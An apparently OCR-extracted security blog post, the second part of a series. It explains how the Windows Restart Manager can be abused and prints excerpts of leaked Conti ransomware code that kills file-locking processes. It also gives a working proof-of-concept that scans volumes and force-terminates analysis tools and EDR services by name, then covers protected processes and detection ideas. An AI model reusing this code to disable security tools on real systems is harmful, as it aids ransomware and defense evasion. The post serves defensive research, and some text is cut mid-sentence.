
The Windows Restart Manager: How It Works and How It Can Be Hijacked, Part 2

September 01, 2023 | Mathilde Venault | Engineering & Tech



In the first part of this series, we provided a brief overview of the Windows Restart Manager. In this blog post, we examine how these mechanisms can be exploited by adversaries and review how the CrowdStrike Falcon platform can detect and prevent these attacks.

Opportunities for Ransomware

The Restart Manager preempts unwelcome reboots by shutting down applications that are blocking specific resources. This implies that, as long as a process is blocking a resource, it can be the target of a shutdown caused by the Restart Manager. This raises the questions: Could someone use the library to kill target processes? What malicious purposes can this library be used for? Conti ransomware sheds light on answers to these questions, as it uses the Restart Manager to increase the efficiency of its encryption process.

Real-world Example: Conti Ransomware

In early 2022, the source code of Conti ransomware was published on Twitter. The source code revealed critical functionalities of the ransomware. Among them was a function dedicated to killing processes that would prevent file

CATEGORIES

Cloud & Application Security 104
Counter Adversary Operations 184
Endpoint Security & XDR 307
Engineering & Tech 78
Executive Viewpoint 162
Exposure Management 84
From The Front Lines 190
Identity Protection 37
Next-Gen SIEM & Log Management 91
Public Sector 37
Small Business 8

CONNECT WITH US

```
BOOL KillFileOwner(__in LPCWSTR PathName)
{
    // Check if RstrtMgr.dll is loaded based on a global variable flag
    if (!api::IsRestartManagerLoaded()) { ... }

    BOOL Result = FALSE;
    DWORD dwSession = 0x0;
    DWORD ret = 0;
    WCHAR szSessionKey[CCH_RM_SESSION_KEY + 1];
    RtlSecureZeroMemory(szSessionKey, sizeof(szSessionKey));

    // Initiates the Restart Manager session
    if (pRmStartSession(&dwSession, 0x0, szSessionKey) == ERROR_SUCCESS)
    {
        // Register into the session the target file
        if (pRmRegisterResources(dwSession, 1, &PathName, 0, NULL, 0, NULL) == ERROR_SUCCESS)
        {
            DWORD dwReason = 0x0;
            UINT nProcInfoNeeded = 0;
            UINT nProcInfo = 0;
            PRM_PROCESS_INFO ProcessInfo = NULL;
            RtlSecureZeroMemory(&ProcessInfo, sizeof(ProcessInfo));
```

Figure 1. First part of the KillFileOwner function from the leaked source code of Conti ransomware (click to enlarge)

Once the target file has been registered as a resource within the session, the next step is to retrieve the list of processes and services that the Restart Manager can identify as applications currently using the resource, shown in Figure 2. To do this, Conti first performs a call to the function RmGetList() to get the exact number of applications identified as using the file, allocates the corresponding amount of memory for structures, and then performs a second call to RmGetList() to retrieve the information for each affected application.

```
            // Retrieves the number of processes & services currently using the target file
            ret = (DWORD)pRmGetList(dwSession, &nProcInfoNeeded, &nProcInfo, NULL, &dwReason);
            if (ret != ERROR_MORE_DATA || !nProcInfoNeeded) { ... }

            // Allocates the required structures to get information for each process & service
            ProcessInfo = (PRM_PROCESS_INFO)memory::Alloc(sizeof(RM_PROCESS_INFO) * nProcInfoNeeded);
            if (!ProcessInfo) { ... }

            nProcInfo = nProcInfoNeeded;

            // Retrieves the list of processes & services currently using the target file
            ret = (DWORD)pRmGetList(dwSession, &nProcInfoNeeded, &nProcInfo, ProcessInfo, &dwReason);
            if (ret != ERROR_SUCCESS || !nProcInfoNeeded) { ... }
```

Figure 2. Second part of the KillFileOwner function from the leaked source code of Conti ransomware (click to enlarge)

At this point, the variable ProcessInfo contains the information about the affected applications using the target file. Now, Conti is able to use this information to decide whether or not the application should be killed to free the resource and eventually release the lock of the file. Figure 3 shows for each application identified by the Restart Manager, Conti checks that the affected application is not the Conti process itself or a process part of an allowlist established beforehand. This allowlist includes processes such as: "spoolsv.exe," "explorer.exe," "sihost.exe," "fontdrvhost.exe," "cmd.exe," "dwm.exe," "LogonUI.exe," "SearchUI.exe," "lsass.exe," "csrss.exe," "smss.exe," "winlogon.exe," "services.exe" and "conhost.exe."

If one of the affected applications is in the safe-exclusion list, Conti skips that target file and ends the Restart Manager session. However, if one of the

September 25, 2024

Recognizing the Resilience of the CrowdStrike Community

September 25, 2024

CrowdStrike Drives Cybersecurity Forward with New Innovations Spanning AI, Cloud, Next-Gen SIEM and Identity Protection

September 18, 2024

```
for (INT i = 0; i < nProcInfo; i++) {

    // Ends the session if one of the process using the file is the current process
    if (ProcessInfo[i].Process.dwProcessId == ProcessId) {
        memory::Free(ProcessInfo);
        pRmEndSession(dwSession);
        return FALSE;
    }

    process_killer::PPID Pid = NULL;
    TAILQ_FOREACH(Pid, g_WhitelistPids, Entries) {
        // Ends the session if one of the process using the file is one the whitelist
        if (ProcessInfo[i].Process.dwProcessId == Pid->dwProcessId) {
            memory::Free(ProcessInfo);
            pRmEndSession(dwSession);
            return FALSE;
        }
    }
}

// Shutdown processes & services using the target file
Result = pRmShutdown(dwSession, RmForceShutdown, NULL) == ERROR_SUCCESS;
```

Figure 3. Third part of the KillFileOwner function from the leaked source code of Conti ransomware (click to enlarge)

This way, Conti may remove locks on potential files it can encrypt in order to maximize the damage it can do. Instead of using a method relying on TerminateProcess() and a list of processes to kill, the functions of the Restart Manager allow the Conti process to attempt to kill only the processes that lock the targeted files.

Opportunities for Evasion Purposes

In addition to supporting the encryption process, the Restart Manager can also be used for other malicious purposes, including:

- Retrieving processes running on the system (process discovery)
- Detecting the presence of analysis processes that represent a risk for the malware authors (defense evasion)
- Detecting and potentially preventing the execution of processes that threaten the expected execution of the malware (impairing defense)

Let's detail these three categories, explain why they are interesting for malware authors and see how they can be implemented using the Restart Manager.

Recon Purposes: Process Discovery

As part of reconnaissance, malware might attempt to gather information about a target system to identify its weaknesses and vulnerabilities. A similar corpus of information can also be collected as a preliminary step in data exfiltration, such as in the execution of backdoors and infostealers. This technique generally consists of successive calls to retrieve information about OS characteristics, user profiles, network specifications and processes running. Retrieving information about this latter category is referred as Process Discovery.

carry out process discovery and gather more information about running processes and services.




Figure 4. Process discovery mechanism using the Restart Manager (click to enlarge)

Anti-analysis Purposes: Debuggers and Virtualization/Sandbox Evasion

To analyze suspicious pieces of code, malware analysts generally execute samples in isolated environments (virtual machines, sandboxes) alongside analysis tools such as debuggers or various monitoring tools. Therefore, adversaries might use various tricks to detect and avoid their malware being debugged, analyzed or executed in a virtual environment/sandboxes. These techniques are respectively referenced under the naming Debugger Evasion and Virtualization/Sandbox Evasion. Once an analysis process has been spotted running by malware, it can adjust its behavior to make analyzing it more difficult, concealing core functionality of the implant or even completely disengaging. For instance, the Okrum loader attempts to verify it is not being executed within a sandbox using two calls to GetTickCount(), separated by some sleeping time, along with two calls to GetCursosPos(), and then comparing the results. If the distinct tick counts that are returned are not equal, or if the position of the mouse cursor has suddenly changed within a one-second interval, the malware terminates itself. The Restart Manager can be used to perform evasion to target debuggers, virtual environments, sandboxes and other various types of monitoring tools. Using the process discovery methods explained, an attacker can iterate over all of the files in the system, retrieve processes currently running and compare the user-friendly names of processes found against a list of known debuggers/virtualization/sandboxes' ones. When the lists match, attackers can therefore adjust their behavior and methods accordingly.

Anti-analysis Purposes: Disable Tools

As we've explained, ransomware authors leverage existing functions that kill

of affected applications, one is identified as an analysis tool, the malicious process can attempt to terminate it through the Restart Manager session. Unlike TerminateProcess(), which is used in conjunction with a list of executable names to kill, the Restart Manager method uses the **user-friendly name** of the applications. Indeed, when RmGetList() returns information about the affected applications, it doesn't return the name of the executable but returns the user-friendly name of the application, which corresponds by default to the binary description. As the description remains unchanged most of the time despite renaming the executable, using the Restart Manager to terminate processes instead of using TerminateProcess() would catch cases where monitoring tools are renamed to be more stealthy.

Depending on the target application, the malicious process might be able to successfully terminate its target — or not. Indeed, the shutdown request can be accepted or not depending on the specifications of both processes requesting the termination and the target (whether the calling process has the PROCESS_TERMINATE right, whether a reboot is required regardless of the target's shutdown, etc.). If debuggers and analysis processes usually run with the same level of privileges as classic applications and can be a victim of this method, antiviruses can be more robust because they can use other methods to protect themselves.

Implementation

First, let's use RmStartSession() to create a Restart Manager session from which we will be able to register resources. Then, we need to retrieve the starting point where we want the search to begin. To get the highest number of files, we need to start iterating over the file system from the highest level: the volume. Therefore, let's search for all of the volumes available and for each, do a recursive analysis of their subdirectories. We use the function FindFirstVolumeW() that gives us a handle on the first volume, typically the main drive of the system. The actual volume name is composed by a GUI, following the format "\\?\Volume{GUID}\", so we need to call the function GetVolumePathNamesForVolumeNameW() to get the associated drive letter. This function retrieves from the full volume name the drive letter or the mounted folder path associated with it, such as "C:\".

SearchForFilesLocked() is the recursive function responsible for iterating through files and directories of the system, and expects as arguments a handle on a Restart Manager session and a full path under the format "C:\My\Path". To comply with this format, we copy the two first characters of the variable VolumePath and perform a first call to SearchForFilesLocked() with this path.

```
    DWORD  CharCount = MAX_PATH + 1;
    HANDLE hVolume = NULL;
    LPWSTR VolumePath = (WCHAR*)calloc(MAX_PATH, sizeof(WCHAR));
    LPWSTR VolumeName = (WCHAR*)calloc(MAX_PATH, sizeof(WCHAR));
    LPWSTR DriveLetter = (WCHAR*)calloc(3, sizeof(WCHAR));

    // Starts the RM session and retrieves the session key
    memset(szSessionKey, 0, sizeof(szSessionKey));
    if (RmStartSession(&dwSession, 0, szSessionKey) != ERROR_SUCCESS)
        return GetLastError();

    // Gets the first volume
    hVolume = FindFirstVolumeW(VolumeName, MAX_PATH);
    if (hVolume == INVALID_HANDLE_VALUE)
        return GetLastError();

    do{
        // Gets the full name associated to the volume
        Success = GetVolumePathNamesForVolumeNameW(VolumeName, VolumePath, MAX_PATH, &CharCount);
        if (!Success)
            return GetLastError();

        // Saves only the letter (ie: C:)
        memcpy(DriveLetter, VolumePath, 2*sizeof(WCHAR));

        dwError = SearchForFilesLocked(&dwSession, DriveLetter);

        // Retrieves the next volume
        Success = FindNextVolumeW(hVolume, VolumeName, MAX_PATH);
        if (!Success) { ... }

    } while (dwError != ERROR_NO_MORE_FILES);

    FindVolumeClose(hVolume);

    return 0;
}
```

Figure 5. Function main() (click to enlarge)

The function first initializes several variables required later in the function and retrieves the first file or subdirectory of the directory given through arguments using FindFirstFileW().

```
DWORD SearchForFilesLocked(DWORD *dwSession, LPCWSTR InitialPath)
{
    WIN32_FIND_DATAW FindFileData;
    HANDLE hFind = NULL;
    BOOL dwError = 1;
    DWORD Success = 0;

    LPWSTR FilePath = (WCHAR*)calloc(MAX_PATH, sizeof(WCHAR));
    WCHAR *RootPath = (WCHAR*)calloc(MAX_PATH, sizeof(WCHAR));

    // List of directories we do not need to check
    LPCWSTR self = L".";
    LPCWSTR upper = L"..";
    LPCWSTR Common = L"Common Files";

    wcscpy(RootPath, InitialPath);
    wcscat(RootPath, L"\\*");
    hFind = FindFirstFileW((LPCWSTR)RootPath, &FindFileData);
    if (hFind == INVALID_HANDLE_VALUE) { ... }

    do {
```

Figure 6. First part of SearchForFilesLocked() (click to enlarge)

If FindFirstFileW() returns a directory, we check this is not one of the directories that are not worth seeking through (itself ".", its parent "..", "Common Files", but we could add more). If it is not, then we perform a recursive call to SearchForFilesLocked() on this directory to browse files and subdirectories of this directory.

```
        {
            // If this is not a blacklisted directory that doesn't need to be checked
            if ((*FindFileData.cFileName != *self || *FindFileData.cFileName != *upper)
                && (wcsstr(FindFileData.cFileName, Common) == NULL))
            {
                // Recreates the full path
                wcscpy(FilePath, InitialPath);
                wcscat(FilePath, L"\\");
                wcscat(FilePath, FindFileData.cFileName);
                printf("Checking <DIR> %ws\\*\n", FilePath);

                // Search recursively the subdirectories
                if (SearchForFilesLocked(dwSession, FilePath) != 0)
                    return GetLastError();
            }
        }
        // If this is a file
        else { ... }
```

Figure 7. Second part of SearchForFilesLocked() (click to enlarge)

If the call to FindFirstFileW() resulted in a file, we should take a closer look at potential processes using the resource. To do so, we dedicate the CheckAffectedApps() function to check the affected applications for a given file using the Restart Manager.

```
        // If this is a file
        else
        {
            // Recreates the full path
            wcscpy(FilePath, InitialPath);
            wcscat(FilePath, L"\\");
            wcscat(FilePath, FindFileData.cFileName);

            // Check the affected apps for the given resource
            if (CheckAffectedApps(dwSession, FilePath) != 0)
            {
                return GetLastError();
            }
        }

        if (FindNextFileW(hFind, &FindFileData) == 0)
        {
            // If the function fails to find more files
            dwError = GetLastError();
            if (dwError != ERROR_NO_MORE_FILES)
                return dwError;
        }

        // checking there are still files to go through
    } while (dwError != ERROR_NO_MORE_FILES);
```

Figure 8. Third part of SearchForFilesLocked() (click to enlarge)

CheckAffectedApps() is the key function to perform process discovery, defense evasion and defense impairment. By registering a file through the Restart Manager, this function will be able to get processes using the resources, and by checking for every file of the system, we will be able to draw a more complete list of processes running on the system.

To do so, we first register the file in the Restart Manager session given in arguments of RmRegisterResources(). Once the resource is successfully registered in the session, we perform a first call to RmGetList() that returns through the argument nProcInfoNeeded value. This one gives the number of affected applications found. Getting this number allows us to allocate the appropriate amount of RM_PROCESS_INFO structures to receive the

```
RM_PROCESS_INFO *RMProcInfo = NULL;
WCHAR TargetProcessesNames[NUMBER_TARGET][MAX_PATH] = { L"Wireshark",
                                                        L"Sysinternals Process Explorer",
                                                        L"CrowdStrike Falcon Sensor Service" };

// Registers the file to check
dwError = RmRegisterResources(*session, 1, (LPCWSTR*)&InitialFilePath, 0, NULL, 0, NULL);
if (dwError != ERROR_SUCCESS)
{
    TprintfC(Red, L"[-] Error with RmRegisterResources():%d.\n", dwError);
    return dwError;
}

// Retrieves the appropriate number of affected apps & subsequently allocate the RM_PROCESS_INFO structures
dwError = RmGetList(*session, &nProcInfoNeeded, &nProcInfo, NULL, &dwReason);
nProcInfo = nProcInfoNeeded;
RMProcInfo = (RM_PROCESS_INFO*)calloc(nProcInfoNeeded+1, sizeof(RM_PROCESS_INFO));

// Retrieves the list of processes using the file
dwError = RmGetList(*session, &nProcInfoNeeded, &nProcInfo, RMProcInfo, &dwReason);
if (dwError != ERROR_SUCCESS)
{
    if (dwError != ERROR_SHARING_VIOLATION)
    {
        TprintfC(Red, L"[-] Error with RmGetList():%d, for path:%ws.\n", dwError, InitialFilePath);
        return dwError;
    }
}

if (nProcInfo == 0)
    return 0;
```

Figure 9. First part of CheckAffectedApps() (click to enlarge)

Once the information about the affected application is returned and stored in the RMProcInfo variable, we can parse them and compare them with the list of our targets. Please note that the RM_PROCESS_INFO structure does not contain the direct name of the executable, but the “user-friendly name” — in other words, the “Description” field for processes and the long name for the service. However, if the process is a critical process, the strAppName of the RM_PROCESS_INFO structure is the name of the executable file.

We normalize both of the strings we target, and the actual strAppName is compared with strings in our list. If there is a match, it means one of the affected applications for the specified file is one of our targets, and we can attempt to terminate it using RmShutdown() with the parameter lActionFlags set to RmForceShutdown (0x1).

Since the process detected might not be the only target, we create another Restart Manager session to be able to process other files and affected applications later on, using RmEndSession() and RmStartSession().

```
// For each process that requires to be shut down & restarted
for (UINT i = 0; i < nProcInfo; i++)
{
    for (UINT j = 0; j < NUMBER_TARGET; j++)
    {
        if ((wcsstr(_wcslwr(RMProcInfo[i].strAppName), _wcslwr(TargetProcessesNames[j])) != NULL))
        {
            printf("> ");
            TprintfC(Magenta, L"%ws", InitialFilePath);
            printf(" blocked by: ");
            TprintfC(Magenta, L"%ws\n", RMProcInfo[i].strAppName);
            //TprintfC(Magenta, "> %ws blocked by: %ws\n", InitialFilePath, RMProcInfo[i].strAppName);

            // Attempts to terminate the affected app
            dwError = RmShutdown(*session, 0x1, NULL);
            if (dwError != ERROR_SUCCESS)
            {
                TprintfC(Red, L"[-] Error with RmShutdown(): %d.\n", dwError);
                return dwError;
            }
            TprintfC(Green, L"[+] %ws has been succesfully shutdown.\n", RMProcInfo[i].strAppName);

            // Starts a new RM session
            RmEndSession(*session);
            memset(szSessionKey, 0, sizeof(szSessionKey));
            dwError = RmStartSession(session, 0, szSessionKey);
            if (dwError != ERROR_SUCCESS)
            {
```




Figure 11. Result of the POC execution targeting Windbg (click to enlarge)

Whether conducting process discovery, defense evasion or defense impairment, it is very important to stay ahead of malicious authors and be aware of new methods, such as the ones using the Restart Manager. As little-known methods like this allow malware authors to avoid basic detection, the more we understand all of the possible methods, the better we can detect them and protect the systems.

Applications' Immunity

As one malicious author could leverage the RmShutdown() function to terminate targeted applications, let's observe what makes an application immune against this technique. Depending on whether the application is associated with a service or not, the underlying question can be either "What prevents a process from sending a message or a notification to another process?" or "What prevents a process from using ControlService()/TerminateProcess() on another process?" The User Interface Privilege Isolation (UIPI) defines boundaries that answer the first question, while the second one finds an answer in the implementation of protected processes. Let's see what these two notions are and how they can help a process to be protected against termination techniques.

User Interface Privilege Isolation (UIPI)

User Interface Privilege Isolation was introduced in Windows Vista to prevent code injection into privileged applications using the Windows Messaging System. It relies on the processes' integrity level, defined within the PROCESS_INFO structure, that can be one of the following:

- Low integrity
- Medium integrity
- High integrity
- System integrity

Based on the processes' integrity level, the UIPI prevents lower-privilege applications from performing a window handle validation, sending a message, using hooks or performing injection into a higher-privilege process. Therefore, as long as the malicious application runs with a lower-integrity level than a targeted affected application, it will be unable to terminate it as the Restart Manager won't be able to send the WM_QUERYENDSESSION/WM_ENDSESSION/WM_CLOSE messages.

Within this structure, the value of the protection level basically depends on:

- The type of the application's protection, indicating whether it is a protected process (0x2), a protected process light (0x1) or if there is no specific protection (0x0)
- The signer, which represents the binary's signature origin, that can be one of the following:

```
_PS_PROTECTED_SIGNER
  PsProtectedSignerNone = 0n0
  PsProtectedSignerAuthenticode = 0n1
  PsProtectedSignerCodeGen = 0n2
  PsProtectedSignerAntimalware = 0n3
  PsProtectedSignerLsa = 0n4
  PsProtectedSignerWindows = 0n5
  PsProtectedSignerWinTcb = 0n6
  PsProtectedSignerMax = 0n7
```

Depending on its specifications, each process of the system gets a protection level (Figure 12) and will benefit from the associated protections accordingly.




Figure 12. Representation of the different processes and their level of protection (click to enlarge)


Among those, Protected Processes Light was introduced to allow user mode processes from third parties, such as antivirus or EDR processes, to "defend against attacks on the user-mode service" and protect processes that can be trusted against processes running with administrator rights. The Protected

process with a lower security level can perform a thread injection, write in its memory or terminate the process, as it can't get a handle with the appropriate accesses on the protected process. Therefore, security solutions like the CrowdStrike Falcon® platform protect against this type of malicious process that could attempt to terminate the process.

To find more about Protected Processes and their mechanisms, a three-part blog post is available on CrowdStrike's blog here.

Demo

Let's observe what happens when a process attempts to shut down Falcon following the method described in the "Implementation" section.



As we can see, unlike classic processes like Process Explorer, Falcon cannot be killed by a simple user that would hijack the Restart Manager to get rid of analysis processes.

Leveraging the Hijacks of the Restart Manager to Improve Visibility

Understanding how Windows components work also enables us to leverage their use to improve our visibility and detection capabilities.

Malicious processes will typically iterate through every file of the system to identify running processes or facilitate the encryption process. This represents an abnormal amount of resource registration, not to mention the potential successive attempts of killing processes locking random files, which seems incoherent from the system's perspective.

As legitimate processes using the Restart Manager would only create one or two sessions, registering only a specific set of resources most of the time belonging to its own directory, we can leverage these key differences to

